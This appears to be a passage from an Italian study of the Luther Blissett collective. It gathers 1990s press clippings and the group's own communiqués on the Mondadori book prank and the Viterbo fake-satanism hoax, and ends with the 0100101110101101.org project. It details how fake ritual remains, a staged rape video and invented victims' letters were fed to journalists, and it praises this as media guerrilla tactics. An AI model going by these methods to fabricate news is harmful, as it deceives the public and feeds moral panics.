Gli è arrivato a frammenti, poi ha avuto la chiave per ricomporlo e adesso è un libro per gli Oscar. Il destinatario, Giuseppe Genna, è un free lance milanese della cultura che opera anche in tv, i testi in questione li ha ricevuti via Internet dagli ormai onnipresenti Luther Blissett. Questa sarebbe la genesi di *Net generation* «il manifesto della rivoluzione silenziosa che la generazione presente sta conducendo in maniera occulta, lottando lontano dai riflettori, dietro le quinte del palcoscenico spettacolare in cui il Potere ha recluso il mondo...». Perbacco. Una rivoluzione che si articola in 5 capitoli, nei quali il «Popolo che Viene», nutrito dal trash e da *Pulp Fiction*, da *Star Trek* e dal Graal propugna la Nuova Liberazione nonché la propria Legge del Desiderio, i cui cardini sarebbero sadomaso, piercing, transgenderismo, nascita della Prima Chiesa del Cyberspazio... Padri spirituali da William Gibson a Baudrillard, da Tarantino a, addirittura, Agamben. Roba truccata, hard, pericolosa? Ma no, virtuale. L'editore comunque avverte di prenderne le distanze. Ma senza prenderle troppo alla leggera.

La Stampa, 17 febbraio 1996

²⁷ Blisset L., op. cit., XXVIII

IL FATTO. Mondadori prende le distanze da un suo libro. Perché? Storie di cyber-guerriglia e copyright

Uno, dieci, un milione Ma chi è Luther Blissett?

Mondadori pubblica un volume con lo pseudonimo Luther Blissett. Ma chi è Luther Blissett? O sarebbe meglio dire «chi sono»? Il fatto è che dietro c'è una complicata storia di tradimenti, visto che Luther rifiuta il copyright mentre c'è qualcuno che si è appropriato del suo nome.

STEFANO BOCCONETTI

■ Un libro scritto da dieci, mille, un milione di mani. Raccolto, impacchettato, in qualche modo legato da una sola persona, con tanto di timbro del copyright. E fra gli «autori», quelli veri – e che hanno fatto della loro *non-riconoscibilità* una filosofia – suona scandalo. Non è una metafora, è successo proprio così, ma forse vale la pena spiegare le cose con calma. Dunque, per gli «Oscar narrativi» della Mondadori esce oggi nelle librerie *net.generation*, un volume a doppia firma. Una è di Giuseppe Genna, appunto la persona che ha raccolto, impacchettato, ecc. L'altra firma è quella di *Luther Blissett*. La stessa firma, quest'ultima, che campeggiava su un altro libro, *Mind Invaders*, Castelvocchi, uscito tre mesi fa, subito esaurito e di cui a giorni uscirà la ristampa.

Già, ma chi è Luther Blissett? Innanzitutto non è, nel senso che la risposta non può essere al singolare. Sono, Luther Blissett, infatti, è un nome collettivo. Scelto da chi? Anche in questo caso, come, tutto ciò che riguarda l'argomento, i contorni sono sfumati. All'inizio degli anni '60, è stato il titolo di una rivista dei situazionisti parigini. Uno, due numeri, scritti dai seguaci di Debord, convinti, anche allora, che la destrutturazione del Potere avvenisse rompendo «i nessi logici».

Molti anni dopo, quello pseudonimo ritorna. Il nome ritorna (anni '80) su un manifesto degli studenti inglesi situazionisti, firmato: Luther Blissett. Un nome e un cognome che proprio in quegli anni apparteneva (e appartiene tuttora) anche ad un singolo individuo, piuttosto popolare: il centravanti di colore del Watford, la squadra di Elton John. Quel numero 9 che tentò la fortuna anche, in Italia, col Milan (all'epoca a corte di osservatori internazionali). In tutto, dalla brevissima esperienza italiana, Blissett – ironia della sorte – ne guadagnò solo un «soprannome»: il *Calloni nero*. Dove Calloni sta per un'altra, assolutamente improbabile nel senso di incapace, punta rossonera di qualche tempo fa.

Ma il vero ispiratore del ritorno sulla scena di Luther Blissett come nome collettivo, è stato Ray Johnson, suicida nel gennaio dell'anno scorso, un artista 67enne. Anche se

questa definizione, artista, serve a poco a capire: Johnson si fece promotore di quella che si chiama *Mail Art*, cioè le opere costruite attraverso la posta. C'era chi mandava una lettera, chi un disegno, chi una foto. Chi nulla. E a sostegno di questo progetto, c'era (e c'è) la filosofia che rifiuta il copyright sulle opere d'arte, concepite, invece, come lavoro collettivo. Da questa impostazione all'approccio con gli ambienti punk americani il passo è breve. Ed è qui che nel '92, al convegno panamericano della Sovversione che si reintroduce l'uso del nome Luther Blissett. Nome che tutti possono usare, il nome di tutti. Banalmente perché in questo modo si evita che «il Potere li possa identificare». Ma c'è di più, molto di più: lo sbarazzarsi del concetto di individuo («concetto reazionario, profondamente connesso alla cultura antropocentrica») diventa uno strumento di liberazione. Scrivere tutti, progettare tutti, elaborare collettivamente, insomma, manda in corto circuito le logiche del profitto.

È la rinascita del situazionismo, dunque. Che ora può contare su uno straordinario mezzo in più: la rete telematica. Dove espressioni come «progetti collettivi» possono diventare cose concrete, anche se virtuali. Il nodo telematico «Avana», di Roma, ne è un esempio. Lo scambio di informazioni, di «pezzi di opere d'arte», la diffusione di saperi: tutto questo grazie al modem. Ma non solo, visto che le *Mail Art*, attraverso la posta, continuano a funzionare, c'è un fiorire di riviste autoprodotte, numeri unici. Anche da noi, in Italia. C'è un crescere di fenomeni che, loro stessi, definiscono di «guerriglia mediatica». Assolutamente incruenta. Si fa così: si diffondono notizie false, «leggende» che vengono poi amplificate dai media. La «gaffe» dei giornali o delle Tv è uno degli obiettivi. Tutto qui.

E di questo crescere di interesse per il ritorno di Debord & C. alla fine si è accorta anche l'editoria. Pure quella ufficiale. Per ultima, arriva la Mondadori. Che pubblica con una straripante premessa («Le cose scritte non rispecchiano la proposta culturale dell'editore») ciò che è capitato a Giuseppe Penna. Lui la racconta così: approdato ad Internet, s'è imbattuto in (nei) Lu-

Un nome multiplo per depistare e giocare con i propri miti

Luther Blissett è il nome collettivo più diffuso. Storia a parte (la racconta «Mind Invaders», edizione Castelvocchi) se ne ricomincia a parlare nel '92, al Meeting Panamericano sulla Sovversione (una sorta di happening situazionista) al quale partecipa uno degli artisti americani più radicali, Coleman Healy. In qualche modo, da allora, ha preso il via il Luther Blissett Project, che si traduce in iniziative, in messaggi radiofonici, in colloqui telematici, in opere d'arte costruite collettivamente. Un rapporto con Radio Blissett, per esempio, l'ha stabilito il nodo telematico (Bbs) Avana, a Roma. Che è raggiungibile, via modem, al 2574110. Blissett è il multiple name più diffuso, ma non il solo. Marcos, per dirla un altro. Il mitico subcomandante della rivolta zapatista è anche diventato il nome collettivo utilizzato da chiunque, nel mondo, vuole affiancare la battaglia del popolo del Chiapas.



Robert Dolaneau, «Spaventapasseri», 1965

ther Blissett. Che discutono della loro concezione dei miti, della modernità, della loro speranza di un mondo costituito da «con-dividui», senza copyright. Li ha messi insieme, li ha conditi con qualche riflessione di stampo «giovanilista» (ed anche qualcosa in più: come l'incubero di Evola e frasi del tipo i giovani non se la sentono più di aspettare un nuovo '68) e li ha dati alle stampe. Con tanto di firma, e copyright, del curatore. Difficile la situazione, ora, per i veri Luther Blissett: non possono rivendicare nessun diritto, e visto che quella sigla «sono tutti» non possono rivendicare coerenza. Possono però scrivere, per esempio il gruppo *Fatwah* di Bologna, che «se il libro fosse almeno decente, consiglieri a tutti di fotocopiarlo di depositarlo nelle Bbs, di diffonderlo nei centri sociali in edizioni pirata... Ma non vale tanta fatica».

In quei giorni, nell'ambito del Progetto, si discuteva molto dei probabili tentativi di "recupero commerciale" di Luther Blissett da parte della grande industria editoriale: era dato per scontato che, dopo tanto can-can mediatico sul nome multiplo, prima o poi qualcuno avrebbe tentato di imporvi un copyright e farci i soldi. Questo non riguardava solo Luther, ma tutto quanto scoperto e pubblicato negli anni scorsi da piccole case editrici come Castelveccchi, Synergon, Shake, ecc. I rapaci del grande business si sarebbero mossi per recuperare il "movimento"... Bisognava dunque giocare in anticipo, con una Grande Truffa che - come in certe arti marziali - spingesse l'avversario ad attaccare, rivoltandogli contro l'impeto dei suoi colpi.

ILLUMINAZIONE! Genna! Perché non usarlo come "cavallo di Troia"? Se era vero che aveva degli "agganci", era possibile spacciargli materiale avariato e indigeribile, e convincerlo a "trattarlo" per la pubblicazione. Proposi questa *stangata* ad altri Luther sparsi nella rete: l'idea era quella di far spendere i soldi all'Editore, attaccare violentemente il libro prima ancora della sua uscita, ridicolizzare Genna e i suoi "agganci" e infine rivendicare la beffa.

Dopo il successo di Brizzi, Culicchia e altri scrittori *gggiovani* lanciati da piccole case editrici, la situazione era propizia: era chiaro che le major si stavano muovendo alla conquista del mercato della "Controcultura". Immaginammo quindi che Editori kolossal e generalisti come Mondadori o Rizzoli, noti per attuare politiche editoriali onnivore e indiscriminate, non sarebbero andati tanto per il sottile, e avrebbero pubblicato qualunque omogeneizzato di logori clichés "alternativi" (il Cyberpunk, Internet, ecc.). Ancora più prevedibile era il fatto che costoro non avrebbero mai rinunciato ad apporre al libro la maledetta "c" cerchiata e il timbro SIAE. Perfetto: li si sarebbe attaccati proprio su questo.

Non prima di aver ravanato nel pattume di vecchie fanzines e aver assemblato un po' di porcherie prese da vari IRC di Internet, alcune personalità di Luther Blissett contattarono Scaligero. Il resto è documentato dallo stesso Genna nel suo libriccino, illeggibile accozzaglia di luridume maleodorante. L'opera di circonvenzione è durata qualche mese, e devo ammettere che non è stato facile sopportare la volgare vacuità del personaggio. Fortunatamente, l'Editore era più ignaro che mai (tanto che questo saggio è stato pubblicato nella collana "Oscar narrativa!"), l'editor era disinformato e l'Ufficio Stampa distratto e svaccato. Così il 12 marzo quintali di vecchia paccottaglia - squalificante per chi l'ha pubblicata, perché il target a cui è indirizzata ha già digerito e defecato quelle cose - raggiungeranno le librerie.

Questa è l'ennesima prova dell'irriducibilità di Luther Blissett alla retrograda cultura del copyright. Ci vorrà ancora molto tempo prima che goffi e lenti elefanti come Mondadori colmino la distanza che li separa da piccole unità mobili e intelligenti.²⁸

²⁸ Comunicato stampa del 08.03.1996 da Bologna

CHI SCRIVE SUI MURI? CACCIA AL MISTERIOSO LUTHER BLISSETT

Giallo sulla città ricoperta dagli slogan

Colpiscono di notte. Armati di bomboletta spray lasciano il segno sui muri del centro ma anche in quelli della periferia, con una frequenza e una evidenza tali da colpire anche l'automobilista più addormentato. Si firmano con la sigla misteriosa L.B., o per esteso, con un nome altrettanto criptico, Luther Blissett. Ma chi è Luther Blissett? Calma, e andiamo per gradi. Pare che qualche tempo fa i vigili urbani siano stati lì lì per prenderli. Una telefonata di un cittadino che non ama i muri imbrattati li aveva mobilitati, ma quando la pattuglia è arrivata Luther Blissett si era già volatilizzato. Più insistenti e penetranti dei cartelloni pubblicitari che qualche tempo fa rilanciavano il faccione sorridente e capellone di un leader di partito facile all'inciucio, le scritte di Luther Blissett, o di L.B., o anche Lutero per gli amici, si occupano anch'esse di politici. Se la prendono soprattutto con il sindaco Marcello Meroi e la sua giunta, definita "Lunga mano". Non solo: la bomboletta spray accusa Meroi e i suoi assessori non solo di essere massoni, ma addirittura di "satanismo". Satanisti? Il vicesindaco Giulio Marini rimirando l'ennesima scritta che campeggia in centro allarga le braccia: "Di difetti ne abbiamo parecchi, ma satanisti beh, mi sembra un po' troppo". Ma L.B. insiste, ormai da diverse settimane è la maledizione degli incaricati del Comune che devono cancellare le scritte, e ricorda: "Lutero vi guarda".

Massoni o satanisti, le accuse a base di bomboletta spray sporcavano i muri ma di fatto non superavano quei limiti che invece sono stati ampiamente oltrepassati pochi giorni dopo l'omicidio di Raffaele Giorni Firmati sempre da L.B., ecco slogan incommentabili e offensivi. L'ultima bravata di Luther Blissett non è piaciuta a nessuno.

E qui si arriva alla domanda principale: chi è Luther Blissett? Potrebbe essere chiunque, è un multiple name, una sigla collettiva, diffusa negli ambienti della cultura alternativa di estrema sinistra, popolare, per esempio, in alcuni ambienti universitari di Bologna. Vicino ai circuiti di Internet, a una cultura che si oppone al potere dei massmedia, Luther Blissett è la firma data a numerose azioni di destabilizzazione del già instabile sistema informativo. A Bologna, per esempio, il gruppo di Luther Blissett per un certo periodo faceva ritrovare nei posti più impensabili interiora di animali. La città si domandava quale mistero ci fosse dietro, e ci furono addirittura critici di grido che parlarono di una nuova forma d'arte. Il capolavoro di Luther Blissett fu però un altro: il gruppo riuscì a beffare la troupe di Chi l'ha visto, inventando la scomparsa di uno scrittore inglese, Luther Blissett appunto. Chi l'ha visto abboccò, e realizzò un servizio su una persona che non era mai esistita. O, ancora, Luther Blissett fece sapere ai giornali che Naomi Campbell era a Bologna. Il Carlino, quotidiano felsineo, ci cascò e uscì con la notizia falsa, in prima pagina. "L.B. non rappresenta nessuno - si legge nel libro Mind Invaders, edito da Castelvocchi - Sei libero/a di adoperare questo nome come meglio credi. L'unica legge che ti accompagnerà sarà quella dell'amore per la libertà dei tuoi simili".

A Viterbo, a quanto pare, Luther Blissett, o chi ha deciso di utilizzare quella sigla collettiva, è più modesto e invece di attentare ai meccanismi già parecchio arrugginiti dell'informazione, si accontenta della bomboletta spray. Almeno per ora. M.Ev.

BEFFA DIABOLICA A GIORNALI E TV

Il gruppo Luther Blissett rivendica l'operazione Satana: falsa la cassetta, false le grida, stupri mai avvenuti
Viterbo, uno scoop costruito "per dare una lezione ai mass media"

VITERBO - Girare una videocassetta in cui si vedono immagini nero lugubre e si ascoltano frasi incomprensibili che terminano con una tarantella e le urla di una ragazza molto pulp e inviarla a un quotidiano locale. Basta poco per incrinare pericolosamente il sistema informativo di una città, scatenare i servizi dei telegiornali, far gridare alla messa nera e allo stupro, addirittura provocare i commenti preoccupati del vescovo e del questore. Tutto questo è successo a Viterbo, dove hanno copito con efficacia scientifica i pirati dell'informazione di Luther Blissett, un gruppo, rigorosamente anonimo, che in tutta Italia agisce per dimostrare come il sistema dell'informazione può essere ingannato molto, troppo facilmente. "Soprattutto - precisa uno degli anonimi che si cela dietro Luther Blissett - quando entrano in campo le isterie popolari: le messe sataniche come la pedofilia o i sassi dal cavalcavia".

Tutto comincia all'inizio di febbraio quando al Corriere di Viterbo viene recapitata la videocassetta. In realtà si vede poco o nulla, ma si sente un grido finale di una ragazza. Ma tanto basta per titolare: "Drogata e violentata in un rito satanico, arriva in redazione un video sconvolgente". Chi ha architettato lo scherzo comincia a ridere, ma il meglio deve ancora venire. Per esempio anche il Tg Lazio, a metà sera, manda in onda un servizio sulle messe nere e lo stupro di Viterbo, che si conclude così: "Questa è la videocassetta, ma non la trasmettiamo perché le immagini sono troppo scioccanti". Della vicenda parla anche il tg di Italia 1. Nei giorni successivi è una girandola di commenti preoccupati del vescovo, di un esorcista, tutto viene preso sul serio, almeno da una parte dell'informazione locale. Luther Blissett, non contento, affonda il colpo: ecco che alle redazioni dei quotidiani locali arriva una lettera anonima, firmata "una ragazza sfortunata" in cui una fantomatica studentessa racconta di essere la giovane violentata durante la messa nera. È sempre il Corriere di Viterbo che titola: "Sono io la ragazza violentata - una lettera agghiacciante, una 24enne viterbese si riconosce nel video choc".

I ragazzi di Luther Blissett continuano a ridere nell'ombra, ma probabilmente pure a loro sembra perfino troppo bello quando affiorano i primi dubbi e scoppia la polemica. In un'intervista il questore tuona: "Sulle messe nere non ci gioca proprio nessuno". Ieri, finalmente, Luther Blissett ha deciso di mettere fine al gioco, con un fax ha rivendicato la beffa e questa sera a TV7, il settimanale del TG1, rivelerà tutti i particolari dello scherzetto satanico. "Perché lo facciamo? - dice uno del gruppo di Luther Blissett - Per dare delle lezioni ai mass media. Alle vostre menzogne, rispondiamo con menzogne ancora più grandi. E si vedono i risultati".

M.Ev.

LE LORO GESTA:

PEDOFILI INVENTATI E PRESERVATIVI ROTTI NEL NOME DI UN CENTRAVANTI INGLESE

VITERBO - Il nome devono averlo preso dal calciatore del Milan, storica bufala del calcio italiano. Ma Luther Blissett è uno, nessuno, centomila. "Chiunque può usare questa denominazione", si legge in uno dei siti di Internet in cui rimbalza la controcultura di Blissett. Sfruttando le crepe dell'informazione il gruppo ha messo a segno diverse beffe. Per esempio, fece pubblicare un libro a Mondadori, spacciandolo come il manifesto di Blissett, ma era solo uno scherzo. "Una volta - racconta uno di loro - ci prendemmo gioco di Chi l'ha visto, che cercò un inesistente Luther". A Bologna preannunciarono che avrebbero beffato il Resto del Carlino. Puntuali fecero trovare ossa e volantino satanista alla stazione e il quotidiano rilanciò la notizia. Ancora a Bologna i giornali credettero a una prostituta che buca i preservativi per contagiare con l'aids i clienti. Blissett ha rivendicato anche la falsa notizia di un noto sacerdote fermato con video pedofili. "Ora stiamo concludendo una nuova grande beffa, aspettatevi sorprese". Giornalista avvisato...

Viterbo Satanica

Tra il 1996 e il 1997 Viterbo vive un periodo di angoscia per colpa di alcuni casi di messe nere che sembrano avvenire nelle campagne limitrofe. La polizia e i cronisti dei quotidiani locali vengono avvertiti da telefonate anonime e lettere di cittadini che segnalano tracce di azioni sataniste nei dintorni della città e viene gettato il sospetto che i satanisti in questione abbiano agganci con la giunta comunale. La città nel frattempo si riempie di murales inneggianti il diavolo e vengono ritrovati gallinacci, candele pentacoli e altro materiali sui luoghi delle presunte messe nere.

Luther Blissett tenta senza successo di dare l'allarme ai media viterbesi lasciando resti di un rito satanico su un monte nei pressi di Viterbo, la Palanzana, avvertendo poi le forze dell'ordine. Questa si rivela subito una mossa da non ripetere; infatti la polizia non fornisce ai giornali alcuna notizia sull'accaduto. Luther Blissett si scaltrisce e, letto un articolo in cui si diceva che alcuni ambientalisti avrebbero pulito nei giorni seguenti la pineta di Valle Spina, a due passi da Viterbo e di domenica molto frequentata, coglie la palla al balzo e decide che quello sarà il "teatro" della prossima messinscena. Nella notte tra sabato 4 e domenica 5 maggio '96, luna piena, vengono quindi lasciati finti resti di un rito satanico: due candele nere poste ai lati di un tavolo da picnic, un pentagramma disegnato maldestramente col gesso, lumini da cimitero, una ciotolina contenente fotografie bruciacchiate trafitte da spilli, capelli, peli pubici e unghie di Luther Blissett. Tutto viene condito con abbondante fango curativo (prelevato presso la località "il Bagnaccio" ben nota agli autoctoni per le proprietà terapeutiche delle sue acque sulfuree). Insomma, un' improvvisata accozzaglia di elementi incongruenti, frutto di massimalismo esoterico, visto che Luther Blissett di messe nere se ne intende ben poco. Ma si sa, per quanto ci si sforzi di essere cialtroni, c'è sempre qualcuno che, senza sforzo, riesce a far "meglio".

Lunedì gli ambientalisti trovano i resti, e martedì 7 aprile '96 "Il Corriere di Viterbo", "Il Tempo", e "Il Messaggero", nelle pagine locali, riportano ampiamente e con preoccupazione il fatto. La truffa è a buon punto. Le inesattezze, i particolari fantasiosi, le invenzioni, la ruffianeria nei confronti delle forze dell'ordine rendono particolarmente comica la lettura comparata degli articoli, il cui contenuto raggiunge livelli tali di disinformazione da competere con le pratiche di "guerriglia mediatica" proprie di Luther Blissett. Mentre "Il Messaggero" non fornisce la descrizione minuziosa del rito, "Il Corriere di Viterbo" e "Il Tempo" si sbizzarriscono nei particolari: il fango diventa "calce", per il primo, e addirittura "cemento" per il secondo. I moccolotti solo parzialmente consumati a causa del vento di sabato sera, diventano, per entrambi i quotidiani, il segnale di una brusca interruzione della cerimonia. Il rito è stato effettuato da veri e propri "operatori dell'occulto", "persone esperte con tecnica

'TV7' svela la truffa mediatica sull'isteria satanista

Ieri sera TV7, settimanale del TG1, ha svelato la mia truffa mediatica sull'isteria satanista. Come sempre, è stato fin troppo facile: un video di pessima qualità e di nessun contenuto spacciato come documentazione dal vivo di messa nera + sacrificio + stupro rituale + urla strazianti. L'acme di una beffa protrattasi per oltre un anno ai danni degli organi d'informazione locali e nazionali, a colpi di false lettere ai giornali, ritrovamenti di resti di mai avvenute messe nere, comunicati di inesistenti organizzazioni anti-sataniste, messaggi criptati tra giornalisti e sedicenti adoratori del Diavolo, anonime confessioni di autoproclamate vittime di abusi rituali sparate in prima pagina senza alcuna verifica.

Tutto ciò ha messo a nudo i meccanismi di amplificazione delle isterie collettive. Proprio come nel film *La seduzione del male* (nei cinema in questi giorni) stiamo assistendo ad una caccia alle streghe fomentata da procure, gruppi di pressione clericali, e mercenari della comunicazione.

Lo scopo (raggiunto) della mia azione era:

- 1) dimostrare che le mega-inchieste sulla presenza organizzata e criminale dei seguaci di Satana si reggono sul nulla;
- 2) affermare che i poteri che gestiscono questo rigurgito di Medioevo non vanno temuti ma attaccati. La tigre è di carta.

Anni di montature mediatico-giudiziarie e di psicosi giustizialista di massa hanno prodotto il processo Dimitri, che si svolge in questi giorni nell'aula Paolo Borsellino del tribunale di Bologna.

Il pm Lucia Musti, la Curia del Cardinale Giacomo Biffi (per mezzo del GRIS, gruppo di ricerca e informazione sulle sette) ed il megafono militare Resto del Carlino (nella persona del serg. Roberto Canditi), puntellano giorno dopo giorno un castello di accuse infondate. Tali accuse tengono in galera da dieci mesi Marco Dimitri e Piergiorgio Bonora, vertice della setta luciferiana dei Bambini di Satana.

Ecco le caratteristiche principali del caso Dimitri:

- la sete di protagonismo di Lucia Musti, che usa la carcerazione preventiva come arma da Guerra Santa, e crea allarme sociale attraverso dozzine di interviste rilasciate ai giornali;
- le pressioni del GRIS e l'inquinamento testimoniale operato fin dall'inizio dell'inchiesta da alcuni preti esorcisti;
- il ruolo indispensabile del Resto del Carlino come ripetitore delle tesi accusatorie e come manipolatore di umori forcaioli, punitivi, sessuofobi e razzisti (faccio notare che gli altri due quotidiani locali - La Repubblica e l'Unità Mattina - tengono un atteggiamento ben diverso);
- l'assoluta inattendibilità della cosiddetta "superteste", che ha ricostruito i "fatti" cambiando più volte versione, e aggiungendo particolari sempre più grotteschi, evidentemente suggeriti dalla accusa e dal Resto del Carlino;
- la ripetuta violazione del diritto di difesa: verbali nascosti, tentativi di impedire che i giornalisti avvicinassero gli imputati e addirittura che gli imputati parlassero tra loro durante le udienze, fino al coup de théâtre che sottrae la superteste al controesame degli avvocati della difesa;
- La mostruosa circonvenzione di un bambino di quattro anni (due all'epoca dei fatti contestati) da parte di genitori ossessionati, preti esorcisti e Carabinieri. Il bimbo sarebbe vittima di uno stupro rituale la cui ricostruzione non ha mai avuto alcun riscontro.

Un processo farsa, più consono alle procedure giuridiche di una teocrazia islamica che a uno stato di diritto.

Dimitri e Bonora, al di là di inesistenti riscontri, sono imputati e già condannati per le loro pratiche "esoteriche" e per la loro "eterodossa" condotta sessuale (comunque ben lontana dagli orrori descritti dall'accusa). Sono i capri espiatori ideali. Lo scopo della campagna culminata con questo processo è la drastica limitazione delle libertà individuali, il rafforzamento del controllo sociale, la creazione di panico sociale, l'identificazione di devianti da additare all'opinione pubblica come mostri, finanche il ripristino del cattolicesimo come religione di Stato.

Studio Aperto mi ha definito "demente", il TG1 mi ha definito "burlone"; respingo il primo epiteto e correggo il secondo: il mio obiettivo è difendere e diffondere la libertà ovunque, e non avete ancora visto niente.

Nasce, sempre ad opera di Luther, un *Comitato per la Salvaguardia della Morale*, i cui comunicati vengono puntualmente pubblicati sui quotidiani. Il panico continua a crescere e il vescovo di Viterbo si vede costretto a parlare, durante le sue omelie, del diffondersi del satanismo in città. I giornali locali nel frattempo riempiono le pagine di lettere, articoli, scoop e controscop

Questa fantomatica entità nasce dall'esigenza di contrappuntare le azioni dei falsi satanisti con le gesta di un loro altrettanto immaginario nemico, sfruttando lo spazio concesso dagli onnivori media locali. Nella fervida fantasia di L.B. questo naturale antagonista degli adoratori del demonio prende il turpe nome di "Comitato per la Salvaguardia della Morale" (Co.Sa.Mo.). Per mezzo di proclami e comunicati inviati alle redazioni dei giornali locali, il Co.Sa.Mo. definirà gradualmente il proprio profilo ideologico: un gruppo di vigilantes volontari, inquisitorio, perbenista, fanatico, violento, dall'ambigua collocazione religiosa, che agisce al di fuori della legalità. Veri e propri cacciatori di satanisti. [...] Il Comitato svela poi la sua matrice violenta:

"abbiamo sventato con la nostra presenza il compimento di un rito da parte di un gruppetto di adoratori dell'occulto nerovestiti nella campagna vicino al Poggino, intenti nel maleficio della Morte Maligna. Eravamo quasi riusciti a catturarli, ma ci sono sfuggiti per poco."

La notte tra venerdì 17 gennaio e sabato 18 Luther Blissett si reca sul luogo dello stesso rito del giugno '96. Luther appronta su un tavolino i soliti fetenti reperti: ciotola, fango, lumini e fotografie bruciate, cui si aggiunge un vecchio registratore a cassette contenente un nastro satanico appositamente preparato. Luther, con due robusti bastoni, si lascia un po' andare e spacca tutto, registratore compreso, e - a simulare una violenta colluttazione - scalpiccia coi suoi numerosi piedi e smuove un po' di terra attorno al tavolino imbandito al Maligno. L'indomani la telefonata di un ignaro sportivo (Luther Blissett) che si allena correndo per quelle zone allerta il Corriere di Viterbo [...] Luther Blissett invia al Corriere un lungo comunicato del Co.Sa.Mo., articolato nei punti che seguono:

- a) Da tempo organizziamo ronde notturne nei boschi e venerdì 17 gennaio '97, nei pressi del lago di Vico, ci siamo imbattuti in un gruppo di satanici adepti che stavano operando il rito della "Morte Maligna". Bastoni alla mano, li abbiamo puniti severamente.
- b) La notte tra il 14 e 15 luglio '96, muniti di telecamera, abbiamo filmato di nascosto in un casale abbandonato una vera e propria messa nera durante la quale è stato commesso uno stupro.
- c) Il Corriere di Viterbo ha dimostrato grande sensibilità sul fenomeno del satanismo, facendoci ricredere su di esso. Vi proponiamo una collaborazione ESCLUSIVA tra il Co.Sa.Mo. e il vostro giornale. A queste condizioni potremmo spedirvi il video della Messa nera.³⁰

²⁹ Blissett L., *Viterbo: un anno vissuto satanicamente*, 1997, www.lutherblissett.net/archive/173_it.html, consultato il 7/12/2014

³⁰ Ibidem

Il video arriva alla redazione del *TGR* del Lazio e di *Studio Aperto* accompagnato dalla lettera di un anonimo *videomaker* che dice di aver seguito i satanisti fino al luogo del loro incontro. Nel video non si vede quasi nulla ma ciò non ferma *Studio Aperto* che, a differenza del *TGR* del Lazio, mostrerà il video commentandolo pesantemente.

Il video della messa nera è stato girato da Luther Blissett, nella notte tra il 14 ed il 15 luglio '96, in un casale abbandonato in località Castel d'Asso, a pochi chilometri da Viterbo. L'azione ha impegnato 10 personalità di Luther: sei attori (cinque satanisti e la vittima), un operatore, un palo e due autisti alle Luther-mobili per scaricare in loco e riportare indietro l'allegria brigata.

Le immagini, a causa di due torce capricciose, sono di scarsissima qualità: non si vede proprio niente se non una tenue fiammella attraverso una grata della finestra; un vero e proprio non-luogo. L'audio, in compenso, è ottimo. Si sentono i cori dei satanisti, distintamente le invocazioni del sacerdote, e con raccapricciante evidenza le urla della Luther "vittima". Luther Blissett si è premurato di lasciare i resti già menzionati (lumini, pentagramma in terra, le scritte sui muri dei nomi delle quattro entità).³¹

Si susseguono articoli del Comitato fasullo, di vescovi e preti reali, di lettere di false ragazze violentate durante i riti satanici e non per ultima, la montatura, questa volta da parte dei giornalisti, di resti di animali nei pressi dei luoghi della messa in scena, ma la data di scadenza della beffa è già stata fissata da Luther.

A metà febbraio Luther Blissett ha contattato anonimamente Loredana Lipperini, una giornalista di "Repubblica", esperta in controculture, per proporle uno scoop: la rivendicazione della "diabolica truffa". Le ha spedito tutto il materiale, video compreso, e ha concordato la data e i termini della rivendicazione: domenica 2 marzo ore 22:40, durante "TV7", il settimanale del "TG1". Vengono mandati in onda i titoloni dei giornali viterbesi, e alcuni frammenti dei servizi sul "Tgr Lazio" e su "Studio Aperto". Appare la giornalista di "Repubblica" che annuncia che il tutto è una beffa, e che l'autore è nientepopodimeno che Luther Blissett, noto guerrigliero dell'informazione.³²

Gianluca Nicoletti mostra lo stesso filmato, ma nella versione integrale fattagli pervenire dal misterioso regista.

Gli ingredienti sono gli stessi: buio, lumicino, cantilena, urla. Ma la telecamera si avvicina sempre di più, fino ad entrare nella piccola costruzione, dove sta avendo luogo la messa nera: ci sono alcune figure incappucciate, intorno a un fuoco. D'un tratto si tolgono i cappucci e si gettano in una sfrenata tarantella, mostrando un poster di Luther Blissett.

Nicoletti svela l'arcano. Le lettere ai giornali, il Comitato per la Salvaguardia della Morale, le scritte murali, i resti delle messe nere, fino al video rivelazione: tutto falso. Tutto orchestrato ad

³¹ Ibidem

³² Ibidem

Luther Blissett, con la faccenda dei satanisti viterbesi ha dimostrato come nascono le leggende metropolitane attraverso i meccanismi con cui si diffondono le notizie sensazionalistiche sulle testate nazionali e locali.

La beffa di Viterbo ha dimostrato che un qualsiasi mitomane o anche solo un burlone che spruzza benzina su una leggenda metropolitana un po' morbosa, o ancora un santone a caccia di pubblicità, offrono ai mass media materiale sufficiente per trasformare il folklore metallaro satanista in "emergenza morale". E questo grazie al pressapochismo e alla malafede degli operatori del settore. In questo caso l'azione omeopatica di guerriglia è la risposta alle ignominiose campagne di allarme sociale sulle sette di cui i media si fanno volentieri megafono. Qualora ad esempio, in un contesto di controinchiesta giornalistica, si volesse puntare l'indice sulla consueta prassi di "sbattere il mostro in prima pagina", la guerriglia mediatica può risultare un'efficace contromisura.³⁴

³³ Blissett L., op.cit., pag. XXVI

³⁴ Blissett L., op.cit., pag. XXXI

L'Unità, 8 aprile 1999

0100101110101101.org

0100101110101101.org è il nome di un progetto artistico dietro cui si celano due artisti italiani provenienti dall'esperienza Luther Blissett, Eva e Franco Mattes, e che, probabilmente, vede la sua nascita nel 1998 a Bologna. Il loro primo operato si basa sulla comunicazione utilizzando sia la stampa che Internet, sia la performance ambientale che quella virtuale. 0100101110101101.org ha imparato, durante l'esperienza Blissett, ad organizzare beffe ai danni dei mass media attraverso semplici mezzi quali lettere, telefonate e fax, mettendo in discussione la veridicità dei sistemi di comunicazione di massa a cui, solitamente, l'utenza attribuisce autorità assoluta e insindacabile.

una delle prime cose che abbiamo imparato, che inizialmente ci ha letteralmente scioccati, è stata che per quanto le storie da noi inventate potessero essere incredibili, piene di buchi, totalmente ridicole, strampalate e bizzarre, sarebbero poi stati i media ad occuparsi della copertura delle falle e del gonfiare e moltiplicare la notizia.³⁵

L'arte concepita da 0100101110101101.org diviene un mezzo per influenzare la realtà e per ricrearla. Per creare la realtà manipola la stessa materia che plasma il quotidiano nell'era dell'informazione, si insinua nei suoi canali, li studia e li svela. L'arte di 0100101110101101.org prolifera, si riproduce e infetta come un virus i sistemi di comunicazione per generare i suoi network e i suoi canali di comunicazione.

0100101110101101.org con il loro *social hacking politically incorrect* pongono al centro l'idea del fare rete condividendo collettivamente e utilizzano la tecnologia secondo modalità politicamente orientate nel creare un tempestivo comportamento sociale non previsto, svelando i retroscena del senso comune e giocando con le strategie mediatiche e comunicative.

